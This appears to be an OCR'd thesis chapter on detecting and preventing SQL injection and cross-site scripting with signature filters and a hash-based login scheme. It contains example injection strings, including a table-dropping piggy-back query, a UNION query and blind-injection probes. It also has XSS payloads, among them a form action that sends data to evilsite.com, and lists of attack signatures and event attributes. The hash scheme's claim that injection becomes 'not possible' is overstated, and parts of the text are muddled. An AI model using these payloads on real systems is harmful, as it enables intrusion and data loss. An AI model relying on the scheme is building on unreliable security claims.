

Figure 4.1 Over all Process flow of the proposed detection and prevention of SQLI

In the above conceptual model during the authentication of the user, the SQL query with hash parameters is used. Hence, if a user tries the injection to the query, and our proposed methodology is working with SQL query, it will automatically detect the injections as the potentially harmful content and rejects the values. Therefore, it cannot bypass the authentication process. The advantage of the proposed technique is that the hackers do not know about the hash values of user name and password. So, it is not possible for the hacker to bypass the authentication process through the general SQL injection techniques. The SQL injection attacks can only be done on codes which are entered through user entry form but the hash values are calculated at run time at backend before creating a SELECT query to the underlying database, therefore, the hacker cannot calculate the hash values as it dynamic at Runtime. Consider a scenario, where a user is authenticated by the secure login mechanism and log in the system. Now, if this authenticated user makes any intrusion into the system. How can we defend it? The advantage of this condition to perform an SQLIA.

4.3. Component of the proposed system

Client*:* desktop computer or workstation that is capable of obtaining information and applications from a server. The client sends an HTTP request to the web server. The request can be free from the attack patterns or may contain an attack pattern. However, the clients send a request and wait for responses for that request. In our proposed database we design two tables one table to track attackers activity the second table contains authenticated user. Therefore the following block diagram shows request and response.

The response of the web server can be either positive response or negative response (block) as shown in Figure 4.2



Figure 4.2 the general architecture of clients

The general architecture of the clients explained as follow:-

Http request*:* The Hypertext Transfer Protocol (**HTTP**) is designed to enable communications between clients and servers. **HTTP** works as a **request**-response protocol between a client and a server. A web browser may be the client, and an application on a computer that hosts a web site may be the server.

In general, HTTP carries data from the clients to the web server using predefined rules (protocols) which enables the exact communication between them.

Web server: Web Server is designed to serve HTTP Content. Web Server is mostly designed to serve static content, though most Web Servers have a plug-in to support scripting languages like Perl, PHP, ASP, JSP etc. through which these servers can generate dynamic HTTP content.

Thus, the web server accepts the requests sent from clients and detects the requests and respond accordingly. Which means if the request contains attack patterns, it will block the request; else it will respond based on the requested contents.

Accept a request from the client: this component is ready to get an HTTP request from any clients. So, with the help of this component, the requests sent from the clients will be accepted.

Get attack patterns: this component will accept all attack patterns and extract all SQLI attacks signatures from. The attack patterns are listed below.

1. Tautologies Signature
   - *(') followed by OR operator*
2. Illegal/logically incorrect queries Signature

- ❖ *(’), AND operator, ORDER BY, HAVING clause*

3. Union Query UNION Signature:

- ❖ UNION

4. Piggy-Backed Query Signature:

- ❖ (;) SQL command terminator

5. Stored Procedure Signature:

- ❖ (;)SQL command terminator, EXEC

6. Blind SQLI Signature

- ❖ AND operator and Conditional operator

7. Timing Attack Signature:

- ❖ WAITFOR,IF,ELSE

8. Alternate encoding Signature:

Char(),ASCII(),HEX(),UNHEX()

4.4. Requirements of Prevention and Detection System

To build an SQLI-A prevention and Detection System, a certain requirement must be fulfilled to make the system efficient. Before describing those requirements, it is necessary to introduce four important terms that clearly define the requirements [26]:

- ❖ ***False Positive (FP***): represents the pattern which is classified as SQLI by the prevention and detection system but they are normal.
- ❖ ***True Positive (TP): represents a pattern which is classified as SQLI by the prevention and detection system and they are truly SQLI.***
- ❖ ***False Negative (FN): represents the pattern that is classified by the prevention and detection system as being legitimate when in fact they are SQLI***
- ❖ ***True Negative (TN): represents the number of instances that are classified by the prevention and detection system as being legitimate and that really are truly legitimate.***

4.5. Pseudo Code for detection and prevention of SQLIA

1. On user registration, generate a hash of the select query

   HashDigest = SHA512 (Select from TableName where username = UserName and password

2. Store HashDigest as an attribute in the database against the user information.
3. On user login, during authentication calculate dynamically the hash value of the query against the user name and password entered using SHA512
4. Compare the dynamically calculated hash against HashDigest.
5. The user is authenticated only if the password hash digests is match
6. Else, either the user authentication provided is invalid or it is a session hijacking attack.

Through the implementation model, the steps in which the SQLI and XSS prevention and detection system summarized as follows:

- ❖ Construct a list of common SQLI and XSS commands or pattern identification.
- ❖ Prevent and Detect an SQLI and XSS attack to a database using developed filter program.
- ❖ Prove that SQLI and XSS prevention and detection can be using the hash technique developed to work on PHP.

4.6. SQLI A Pattern Extraction

The attacker primary technique of SQLI is finding a signature pattern to attack. A pattern is an order of characters that will always appear in the request for that particular attack type or the signature of the attack. After extracting a signature for the known SQLI attacks, then uses the signatures to attack the websites. The following SQLIAs are prevented and detected.

1. Tautology Attack: In this attack, the adversary tries to bypass the user authentication fields required to access the application. The authentication query for providing access to the user checks the database for registered users. This authentication query usually has a WHERE condition.
2. Piggy Backing Attack: The main aim of this attack is to modify or add data, data extraction, dropping or deleting user or database tables, remote execution of commands

and performing service denials. The attacker can use the statement" 'or 1=1; drop table AdminTable:– " to perform this attack. Here the attacker closes the current authentication statement and then piggy -backs another SQL query which can extract information, delete or drop any other table from the database. Using this attack the attacker can delete the permissions table and gain access to any database tables.

3. Union Attacks: The attacker uses the SQL UNION operator to retrieve records from another table. An attacker can use the SQL statement" 'UNION select * from All Tables; " for Union attack. The attacker here tries to get information from the other database tables by using union operator
4. Blind SQL Injection attack: A way of evaluating if a system is vulnerable to attacks is by considering the query obtained from string

   Select * from users WHERE username = 0 user =' user'; and suppose it is used to display public user information on a Web page. In particular, data from the first returned record are shown. To see if this can be exploited in a blind injection it is enough to inject the following two usernames:

   Shegaw AND 1 = 0

   Shegaw AND 0 = 0

   If the system is not vulnerable to attacks, e.g., by filtering user input, it will behave in the same way in the two cases. If it is vulnerable, instead, the results of the query will be empty in the first case (1=0 is not true), and the same as for shegaw in the second case (given that 0=0 is always true). What will be displayed in case of an empty query depends on how the application handles that case: it could be either an error message or a broken Web page. In any case, the ability to distinguish true and false answers is enough to mount a BSQLi attack. The attack proceeds by (a) Injecting a query (b) Comparing the result with the previous pages to check if the resulting query is true or false. Items 4a and 4b are run again as many times as necessary

4.7. Proposed Hash Scheme for Detecting SQLIA & Preventing

In the proposed approach there is a need for one extra column in the database, which contains the EX-OR of the Hash values of username and password at the time when a user account is created for the first time and stores it in the User table. Whenever a user wants to login to database his/her identity is checked using user name and password and its hash values. These hash values are calculated at runtime using store procedure when the user wants to login into the database. During the authentication of the user, the SQL query with hash parameters is used. Hence, if a user tries the injection to the query and our proposed methodology is working with SQL query, it will automatically find out the injections as the potentially harmful content and rejects the values.

Table 4.1 SQL Query

Standard Query	SELECT username, password FROM tbl_user WHERE username = @usrname AND password = @pwd
Malicious Code	SELECT username, password FROM tbl_user WHERE username „ ‟ OR 1=1; „/* AND password = „*/‟
SQL Injection	SELECT username, password FROM tbl_user WHERE hash_exor = Exor(hashval('$user_nm'), hashval('$pass'))
Output	Not Possible, As the direct values not passing to SQL Query.

The SQL injection attacks can only be done on codes which are entered through user entry form but the hash values are calculated at run time at backend before creating a SELECT query to the underlying database, therefore, the hacker cannot calculate the hash values as it dynamic at Runtime. Figure 4.3 below shows that the proposed hash scheme for detecting and preventing SQL injection.



Figure 4.3 proposed hash scheme for detecting and preventing SQL injection

4.8. Cross-Site Scripting (XSS)

Cross-site scripting is a major issue of any web application which executes over the internet. Since web browser assists the execution of an abnormal or normal command which embedded in web pages for dynamic execution of web page. Which help to hacker uses this feature to enforce the execution of vulnerable code in a user web browser. Cross-Site Scripting (XSS) are the kinds

of attacks on the web applications where an attacker is able to get control of user's browser for executing a malicious script which is mainly in the form of HTML/JavaScript code. It mainly lies in the context of trust of the web application's site. In result to it, an attacker may be able to reach any sensitive browser resource related to the web application (passively or actively) if in case the embedded code gets executed successfully. Examples - cookies, session IDs, etc. [25].This problem has been figured out in two-fold in [27]. Firstly, by design, the browsers are not secure. They have been created with the motive of producing outputs with respect to a request and it is not considered the main duty of a browser to figure out whether a piece of code is doing something malicious. Secondly, because of lack in programming knacks and timeline constraint, web application developers are unable to create secure sites.



Figure 4.4 XSS Attack

4.9. Types of XSS attacks

XSS attacks are mainly of three types: persistent attacks, non-persistent attacks, and DOM-based [29].

4.9.1. Reflected XSS

Injection immediately echoed in the server's response. Well known as Type-1 XSS, is the most usual. In this type of exploit, a page reflects assailant-supplied data directly back to the victim. If a generating program injects the content of a parameter into the document without proper filtering, thus allowing a script embedded in this parameter to be included into the page, we are calling this a 'reflected XSS vulnerability'. Invalidated user-supplied data is included in the resulting page without HTML quoting, this will allow client-side code to be injected into the dynamic page. A classic example of this is in site search engines: if a user searches for a string, which includes some HTML special characters, often the search string will be redisplayed on the result page to indicate what was searched for, or will at least include the search terms in the text box for



Figure 4.5 Reflected XSS

4.9.2. Stored XSS

Injection stored in a permanent data store and echoed at every visit. The Persistent or Stored XSS attack executed when the malicious code submitted by an attacker is saved by the server in the web application repository, and then permanently it will be run in the normal page in victim's browser. A classic example of this is with online message boards, where users are allowed to post HTML formatted messages for other users to read. These vulnerabilities are usually more significant than other types because an attacker can inject script just once, and could potentially hit a large number of other users [29].



Figure 4.6 Stored XSS

4.9.3. DOM-based XSS

Misuse the existent client-side script in order to make it work maliciously. DOM (Document Object Model) is a client-side injection. The entire code is originated from the server that means it is the developer's responsibility to make a safe web application. All XSS attacks are executed at the browser. The main difference between these attacks is where the code is injected into the application. In DOM [30] based attack, the code is injected from the client side during the run time. The prior condition for a DOM attack, the site is vulnerable to attack and contains HTML pages that use data from the document.location, document.url or document.referrer.

```
<html>
<head>
<title>The page Title</title>
</head>
<body>

<img src="new.jpg">
<a href="next.html">Click To Continue</a>

</body>
</html>
```

Figure 4.7 Simple HTML code

4.10. Prevention of Cross-Site Scripting Vulnerabilities

Research data shows that about 80% of the web applications are vulnerable to cross-site scripting attacks. This is because of the fact that the users are allowed to enter tags in the input control for increasing the flexibility in handling web applications input. This increases the threat to the web application by allowing the hackers to plant worms in the web applications through the features like tags. Further, there are billions of web pages [29, 31] that are developed in different languages like PHP, ASP, JSP, HTML, CGI-PERL, Net etc. There is no single solution available that can be applied for the web application to prevent XSS that are developed in different languages and deployed on different platforms. This chapter presents a new solution to block Cross Site Scripting (XSS) attacks that is independent of the languages in which the web applications are developed and addresses.

4.10.1. Levels of XSS attack

To understand the phenomena better, consider the hierarchy of a web application given in figure 4.8.The XSS attacks can be at any of these levels. Form level attack can be done by injecting a new frame into the form. Tag-level attack can be done by calling script functions. Attribute level attacks can be done by calling a malicious script with the help of a tag's attributes. Value level attacks can be carried out by providing a value of a script instead of a valid value, for instance pointing a script using 'img' tag's source instead of GIF or JPG.



Figure 4.8 Hierarchy of web applications

As could be seen in Figure 4.8, there are five levels of entities namely application, form, tag, attribute and value. For instance, consider the following XSS attack that shows the tag level vulnerability in the URL using GET functionality. The script is passed on using the domain variable used by the developer to get the user input.

4.10.2. Filtering Model to prevent and detect XSS

Figure 4.9 shows some sequence of steps in the form of a flowchart which gives the detailed idea of exploiting the XSS vulnerability on the XAMPP server. Before discussing the actual design of the filter, we discuss regarding the types of attacks handled and scope of the work, our solution is implemented at the server side with little modification to an existing web application. Our proposed solution only designed to protect from server-side XSS attacks i.e. reflected and stored XSS attacks. An attacker exploits different vulnerabilities present in HTML features such as tags and attributes. We try to classify the attack vector in different classes as follows [31].

4.10.3. HTML5 vulnerable features

”Form” and ”form action”attributes like ”form” and ”form action” added to HTML5 for. ”button” tag these attribute can modify destination of user-provided data in the form. This is achieved by using the “id” associated with an original form to access that form and then change its “form action” destination [15]. e.g.: <form id=”test”></form><button form=”test” form action=”http:/

/evilsite.com/store.php”>X </button> Prevention measure for such things is to not allow user inputted contents to have these attributes.

4.10.4. Parsing quirks

Comment Parsing Different browser parse comments differently. It can be a problem when user submitted input is allowed to contain comments. eg: <!–<!–< img src=”–><img src=x onerror=alert (1)//”>–>results in script execution which leads to XSS attack.

4.10.5. Event Attributes

The value associated with these attributes is then action taken by system on the occurrence of a particular event. This can be used to execute a malicious script or access DOM properties. Hence value associated with such event attribute should be checked and if they are associated with vulnerable entities then these attributes should be blocked

Table 4.2 Event attributes in HTML5 used for XSS

HTML entity	Event Attributes
Window	onafterprint, onbefore, ombeforeunload, onerror, onhaschange, onmessage, onpageshow, onpagehide, onrisize, onunload
Form	onblur, onchange, oncontextmenu, onfocus, onformchange, onforminput, oninput, oninvalid, onreset, onselect, onsubmit
Keyboard	onkeydown, onkeypress, onkeyup
Mouse	onclick, ondbclick, ondrag, ondrop, onmousedown, onmousemove, onmouseout, onmouseover, onmouseup

4.10.6. Vulnerable DOM properties

DOM properties are used to access various entities of the document. The entities accessed by them can be any tag or attribute from that DOM and it can also access cookie and history associated with that document that can lead to sensitive information leak and tracking users surf behavior. So content submitted by the user should not have access to such information i.e. user-provided content accessing.

Table 4.3 DOM properties can be used for XSS attack

DOM property	Use in Attack
document.cookie	This property can be used to access cookies of site
document.location,location.href, location.replace,location.reload, window.location,window.top.location, window.location.reload	These properties are used to modify location of document and can result in Denial of Service
window.history,history.back, history.forward, history.go	This property can be used to access history of browser tab and can also navigate through history
document.write, document.writeln, document.body.innerHTML	This property can be used to edit page content
